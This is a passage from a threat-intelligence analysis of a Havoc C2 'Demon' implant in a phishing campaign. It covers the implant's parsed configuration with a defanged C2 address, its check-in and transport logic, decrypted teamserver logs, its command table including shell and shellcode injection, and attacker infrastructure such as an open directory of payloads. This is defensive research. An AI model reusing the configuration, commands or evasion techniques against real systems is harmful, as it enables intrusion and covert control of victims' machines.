


Fig 26. Demon Configuration stored in the .data section

The DemonConfig function parses the configuration by indexing the various required values from the config. Following is the configuration for the Demon DLL used in the campaign.

Configuration:

- Sleep: 2 (0x2)
- Injection:
  - Allocate: Native/Syscall (0x2)
  - Execute: Native/Syscall (0x2)
- Spawn:
  - x64: C:\Windows\System32\notepad.exe
  - x86: C:\Windows\SysWOW64\notepad.exe
- Sleep Obfuscation Technique: Ekko (0x2)
- Method: POST
- Host: 146[.]190[.]48[.]229
- Transport Secure: TRUE
- UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537/36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36




Fig 27. Demon Configuration - Host (CnC) and UserAgent parsed

The **DemonRoutine()** function is the main loop for the malware, it is responsible for connecting to the command and control (C2) server, waiting for tasks from the server, executing those tasks, and then waiting again for more tasks and running indefinitely. It does the following things:

- First, it checks if it is connected to the C2 server. If not, it calls TransportInit() to connect to the server.
- If the connection is successful, it enters the CommandDispatcher() function, which is responsible for a task routine which parses the tasks and executes them until there are no more tasks in the queue.
- If the malware is unable to connect to the C2 server, it will keep trying to connect to the server again

Now let's understand how it connects to the TransportInit function:

TransportInit() is responsible for connecting to the C2 server and establishing a session. It first sends the AES encrypted MetaData packet i.e the Check-in request generated via the DemonMetaData() function through the PackageTransmit() function, which could be sending data over HTTP or SMB, depending on the value of the TRANSPORT_HTTP or TRANSPORT_SMB macro. If the transmission is successful, it then decrypts the received data using AES encryption with a given key and initialization vector on the TeamServer. The decrypted data is then checked against the agent's ID, and if they match, the session is marked as connected and the function returns true.




Fig 28. Metadata Structure - CheckIn Request

TransportSend() is used to send data to the C2 server. It takes a pointer to the data and its size as input, and optionally returns received data and its size.It then creates a buffer with the data to be sent, and depending on the transport method, it either sends the data over HTTP or SMB.




Fig 29. TransportSend Function Arguments With Encrypted Data of the Check In request

On the Teamserver end the CheckIn request with the metadata packet is been decrypted and showcased on the terminal with both encrypted and decrypted details of packets sent and received

```
[08:55:32] [DBUG] [agent.ParseResponse:214]: Response:
00000000  e6 86 1e 90 68 2a 10 a8  a0 4a 48 40 de 42 1e f2  |....h*...JH@.B..|
00000010  40 9a 70 14 66 28 06 2e  9a d4 7c d0 e4 e6 fc cc  |@.p.f(....|.....|
00000020  70 c4 24 4a 6c 78 8e f6  58 90 b2 0e d0 44 ce b0  |p.$Jlx..X....D..|
00000030  a1 dd 49 33 3b 50 44 16  06 df 02 13 8a 89 ba 20  |..I3;PD........ |
00000040  3c a9 77 5b d4 27 3a 6b  ad a3 db 51 bb a3 27 15  |<.w[.':k...Q..'.|
00000050  6c 0f e3 e2 32 31 15 d1  4c aa 25 5b de b3 c2 15  |l...21..L.%[....|
00000060  1f 22 1d e8 87 e3 69 77  d9 c4 50 9a 07 84 87 b2  |."....iw..P.....|
00000070  66 f1 94 57 34 50 c7 82  7c 19 c1 33 3a 1d d8 31  |f..W4P..|..3:..1|
00000080  03 8f 85 12 af e0 d0 5d  a8 43 c0 27 97 78 51 53  |.......].C.'.xQS|
00000090  78 a2 39 4d 1a 20 85 ef  7d 6d cd 79 98 ab 08 4f  |x.9M. ..}m.y...O|
000000a0  83 ea 73 6b df 07 64 7a  c9 21 9a b3 f3 77 1f 74  |..sk..dz.!...w.t|
000000b0  83 55 6f e7 76 4f f2 d1  8d df a0 33 fb 74 ed 97  |.Uo.vO.....3.t..|
000000c0  c2 36 d3 31 0d a8 62 be  58 b9 6e ea 72 94 64     |.6.1..b.X.n.r.d|

[08:55:32] [DBUG] [agent.ParseResponse:273]: AES KEY
00000000  e6 86 1e 90 68 2a 10 a8  a0 4a 48 40 de 42 1e f2  |....h*...JH@.B..|
00000010  40 9a 70 14 66 28 06 2e  9a d4 7c d0 e4 e6 fc cc  |@.p.f(....|.....|

[08:55:32] [DBUG] [agent.ParseResponse:274]: AES IV :
00000000  70 c4 24 4a 6c 78 8e f6  58 90 b2 0e d0 44 ce b0  |p.$Jlx..X....D..|

[08:55:32] [DBUG] [agent.ParseResponse:276]: Buffer:
00000000  a1 dd 49 33 3b 50 44 16  06 df 02 13 8a 89 ba 20  |..I3;PD........ |
00000010  3c a9 77 5b d4 27 3a 6b  ad a3 db 51 bb a3 27 15  |<.w[.':k...Q..'.|
00000020  6c 0f e3 e2 32 31 15 d1  4c aa 25 5b de b3 c2 15  |l...21..L.%[....|
00000030  1f 22 1d e8 87 e3 69 77  d9 c4 50 9a 07 84 87 b2  |."....iw..P.....|
00000040  66 f1 94 57 34 50 c7 82  7c 19 c1 33 3a 1d d8 31  |f..W4P..|..3:..1|
00000050  03 8f 85 12 af e0 d0 5d  a8 43 c0 27 97 78 51 53  |.......].C.'.xQS|
00000060  78 a2 39 4d 1a 20 85 ef  7d 6d cd 79 98 ab 08 4f  |x.9M. ..}m.y...O|
00000070  83 ea 73 6b df 07 64 7a  c9 21 9a b3 f3 77 1f 74  |..sk..dz.!...w.t|
00000080  83 55 6f e7 76 4f f2 d1  8d df a0 33 fb 74 ed 97  |.Uo.vO.....3.t..|
00000090  c2 36 d3 31 0d a8 62 be  58 b9 6e ea 72 94 64     |.6.1..b.X.n.r.d|

[08:55:32] [DBUG] [agent.ParseResponse:280]: After Dec:
00000000  0c 84 dc f0 00 00 00 0f  44 45 53 4b 54 4f 50 2d  |........DESKTOP-|
00000010  48 4a 53 36 4e 4b 32 00  00 00 0c 53 68 61 74 61  [redacted]...[redacted]|
00000020  6b 20 4a 61 69 6e 00 00  00 00 00 00 00 00 10 30  |[redacted]........0|
00000030  2e 30 2e 30 2e 30 00 00  00 00 00 00 00 00 00 00  |.0.0.0..........|
00000040  00 00 30 43 3a 5c 55 73  65 72 73 5c 53 68 61 74  |..0C:\Users\[redacted]|
00000050  61 6b 20 4a 61 69 6e 5c  44 65 73 6b 74 6f 70 5c  [redacted]\Desktop\|
00000060  64 65 6d 6f 6e 2e 65 78  65 5c 64 65 6d 6f 6e 2e  |demon.exe\demon.|
00000070  65 78 65 00 00 0f 24 00  00 00 00 00 00 00 02 00  |exe...$.........|
```

Fig 30. Check In Request - Metadata packet parsed by the Team Server

Command Execution:

After the demon is deployed successfully on the target’s machine, the server is able to execute various commands on the target system. If the command "whoami" is issued to the payload, it would trigger the execution of the command and display the current user running the session.The server logs the command and its response upon execution.




Fig 31. Command execution using Havoc GUI

Once the command is executed on the victim machine, the command output is AES Encrypted and then sent to the CnC server, which is then decrypted by the TeamServer as shown in the screenshot below.

```
[09:01:56] [DBUG] [agent.(*Agent).TaskDispatch:1718]: Task Output:
00000000  00 00 0d 52 0a 55 73 65  72 4e 61 6d 65 09 09 53  |...R.UserName..S|
00000010  49 44 0a 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |ID.=============|
00000020  3d 3d 3d 3d 3d 3d 3d 3d  3d 20 3d 3d 3d 3d 3d 3d  |========= ======|
00000030  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |================|
00000040  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 0a 44  |==============.D|
00000050  45 53 4b 54 4f 50 2d 48  4a 53 36 4e 4b 32 5c 53  |ESKTOP-[redacted]\[redacted]|
00000060  68 61 74 61 6b 20 4a 61  69 6e 09 53 2d 31 2d 35  |[redacted].S-1-5|
00000070  2d 32 31 2d 34 30 38 36  36 30 32 39 39 38 2d 36  |-21-4086602998-6|
00000080  35 35 30 36 30 36 37 37  2d 39 35 37 31 35 33 39  |55060677-9571539|
00000090  31 33 2d 31 30 30 30 0a  0a 0a 47 52 4f 55 50 20  |13-1000...GROUP |
000000a0  49 4e 46 4f 52 4d 41 54  49 4f 4e 20 20 20 20 20  |INFORMATION     |
000000b0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |                |
000000c0  20 20 20 20 20 20 20 20  20 20 20 20 54 79 70 65  |            Type|
000000d0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |                |
000000e0  20 20 20 20 20 53 49 44  20 20 20 20 20 20 20 20  |     SID        |
000000f0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |                |
00000100  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  |                |
00000110  20 20 41 74 74 72 69 62  75 74 65 73 20 20 20 20  |  Attributes    |
00000120  20 20 20 20 20 20 20 20  20 20 20 0a 3d 3d 3d 3d  |           .====|
00000130  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |================|
00000140  3d 3d 3d 3d 3d 3d 3d 3d  3d 3d 3d 3d 3d 3d 3d 3d  |================|
```

Fig 32. Command Output Logs parsed by the TeamServer

List Of Commands:

The specific commands available in Havoc will depend on the version and configuration of the framework, but some common commands that are often included in C2 frameworks include:

Command	Type	Description
-------	-------	-----------
help	Command	Shows help message of specified command
sleep	Command	sets the delay to sleep
checkin	Command	request a checkin request
job	Module	job manager
task	Module	task manager
proc	Module	process enumeration and management
dir	Command	list specified directory
download	Command	downloads a specified file
upload	Command	uploads a specified file
cd	Command	change to specified directory
cp	Command	copy file from one location to another
remove	Command	remove file or directory
mkdir	Command	create new directory
pwd	Command	get current directory
cat	Command	display content of the specified file
screenshot	Command	takes a screenshot
shell	Command	executes cmd.exe commands and gets the output
powershell	Command	executes powershell.exe commands and gets the output
inline-execute	Command	executes an object file
shellcode	Module	shellcode injection techniques
dll	Module	dll spawn and injection modules
exit	Command	cleanup and exit
token	Module	token manipulation and impersonation
dotnet	Module	execute and manage dotnet assemblies
net	Module	network and host enumeration module
config	Module	configure the behaviour of the demon session
pivot	Module	pivoting module

```
SEC_DATA DEMON_COMMAND DemonCommands[] = {
        { .ID = DEMON_COMMAND_SLEEP,                    .Function = CommandSleep                    },
        { .ID = DEMON_COMMAND_CHECKIN,                  .Function = CommandCheckin                  },
        { .ID = DEMON_COMMAND_JOB,                      .Function = CommandJob                      },
        { .ID = DEMON_COMMAND_PROC,                     .Function = CommandProc                     },
        { .ID = DEMON_COMMAND_PROC_LIST,                .Function = CommandProcList                 },
        { .ID = DEMON_COMMAND_FS,                       .Function = CommandFS                       },
        { .ID = DEMON_COMMAND_INLINE_EXECUTE,           .Function = CommandInlineExecute            },
        { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE,  .Function = CommandAssemblyInlineExecute    },
        { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS,        .Function = CommandAssemblyListVersion      },
        { .ID = DEMON_COMMAND_CONFIG,                   .Function = CommandConfig                   },
        { .ID = DEMON_COMMAND_SCREENSHOT,               .Function = CommandScreenshot               },
        { .ID = DEMON_COMMAND_PIVOT,                    .Function = CommandPivot                    },
        { .ID = DEMON_COMMAND_NET,                      .Function = CommandNet                      },
        { .ID = DEMON_COMMAND_INJECT_DLL,               .Function = CommandInjectDLL                },
        { .ID = DEMON_COMMAND_INJECT_SHELLCODE,         .Function = CommandInjectShellcode          },
        { .ID = DEMON_COMMAND_SPAWN_DLL,                .Function = CommandSpawnDLL                 },
        { .ID = DEMON_COMMAND_TOKEN,                    .Function = CommandToken                    },
        { .ID = DEMON_COMMAND_TRANSFER,                 .Function = CommandTransfer                 },
        { .ID = DEMON_COMMAND_SOCKET,                   .Function = CommandSocket                   },
        { .ID = DEMON_EXIT,                             .Function = CommandExit                     },

        // End
        { .ID = NULL, .Function = NULL }
};
```

Fig 33. Commands List

Further the Demon implements various techniques mentioned below which can be analyzed from the source:

- Return Address Stack Spoofing
- In-Direct Syscalls
- Sleep Masking Techniques
  - Ekko
  - FOLIAGE
  - WaitForSingleObjectEx

Tracking the threat actor - Infrastructure and Opsec blunders:

The domain name “ttwweatterarartgea[.]ga” from where the final havoc demon payload “image.exe” is downloaded in this case resolves to the IP Address “146[.]190[.]48[.]229” - which is the IP address from where the final payload “pics.exe” was downloaded via the URL: http[:]//146[.]190[.]48[.]229/pics.exe previously. Whilst performing the infrastructure analysis we came across an open-directory on the server “ttwweatterarartgea[.]ga” where multiple demon & metasploit payloads along with internal logs and screenshots were hosted as shown in the screenshot below.

Name	Last modified	Size	Description
-	2023-01-12 23:56	2.1K	
2fa.html	2022-12-23 23:56	4	
Chrome.exe	2023-01-30 04:17	203K	
NFcmoOSI.html	2023-01-13 00:27	1.0K	
Untitled-document.docx	2023-01-11 16:44	240K	
Untitled-document.docx?dl=0	2023-01-11 16:43	241K	
Untitled-document.docx?dl=1	2023-01-11 16:44	241K	
WZdUBCPW.jpeg	2023-01-13 00:28	138K	
[output	2023-01-13 01:12	0	
fuackme100.exe	2023-01-23 21:54	203K	
fuck.exe	2023-01-08 17:11	202K	
geta.txt	2023-01-13 16:52	1.8K	
haeds.exe	2023-01-12 22:42	200K	
hey.exe	2022-12-31 03:29	202K	
index.nginx-debian.html	2022-12-24 01:09	13K	
login.nginx-debian.html	2022-12-24 01:07	5.3K	
loser.exe	2023-01-13 01:15	0	
manw/	2023-01-11 16:56	-	
node_modules/	2022-12-23 02:34	-	
openmyf.exe	2023-01-23 05:02	202K	
package-lock.json	2022-12-23 02:30	569	
payload24.exe	2023-01-13 00:31	72K	
pics.exe	2023-01-03 21:15	203K	
powershell_payload.txt	2023-01-12 23:55	0	
shellcode.bin	2023-01-12 23:10	4.4K	
shellcode1.bin	2023-01-12 23:27	354	
uwuade.exe	2023-01-14 19:09	203K	
wget-log	2023-01-11 16:43	725	

Fig 34. Open Directory - “ttwweatterarartgea[.]ga”

While examining the files on the open directory, we stumbled upon a HTML file named “NFcmoOSI.html”. The file displayed a screenshot of the threat actor’s machine as illustrated below.




Fig 35. Tracking the threat actor - Metasploit Screenshare

Based on our analysis, the threat actor detonated the meterpreter payload on its own machine and then used the CnC Server to initiate the Metasploit screenshare command.This action generated a file named "NFcmoOSI.html" on the server which contained a screenshot of the machine being shared along with the Target IP, Start Time and status of the screenshare.

Further we were able to gather following information from the threat actors machine screenshot as highlighted below where the initial payload used in our campaign was present on the TAs machine along with the Havoc Demon implant and much more.




Fig 36. Tracking the threat actor - Machine Screenshot

Now based on the Target IP (i.e the threat actors IP) the location of that IP seems to be in New York, USA. Additionally, the temperature at the time of the screenshot: 1/12/2023 7:28PM was 50° Fahrenheit (Cloudy), after mapping the historical weather data of New York at that specific time we found that the average temperature was approx close to 50° degrees Fahrenheit during that time period.




Fig 37. Tracking the threat actor - Temperature

Alongside, we came across a log file named “wget-log” which consists of the wget log where the Document lure “Untitled-document.docx” was downloaded from the DropBox URL: “https://www.dropbox.com/scl/fi/hnlvrwbl9v2zadl356mt3/Untitled-document.docx”

Fig 38. Tracking the threat actor - wget logs

Also the HTML pages “index.nginx-debian.html” and “login.nginx-debian.html” are under-development Twitter phishing pages as shown in the screenshot below.

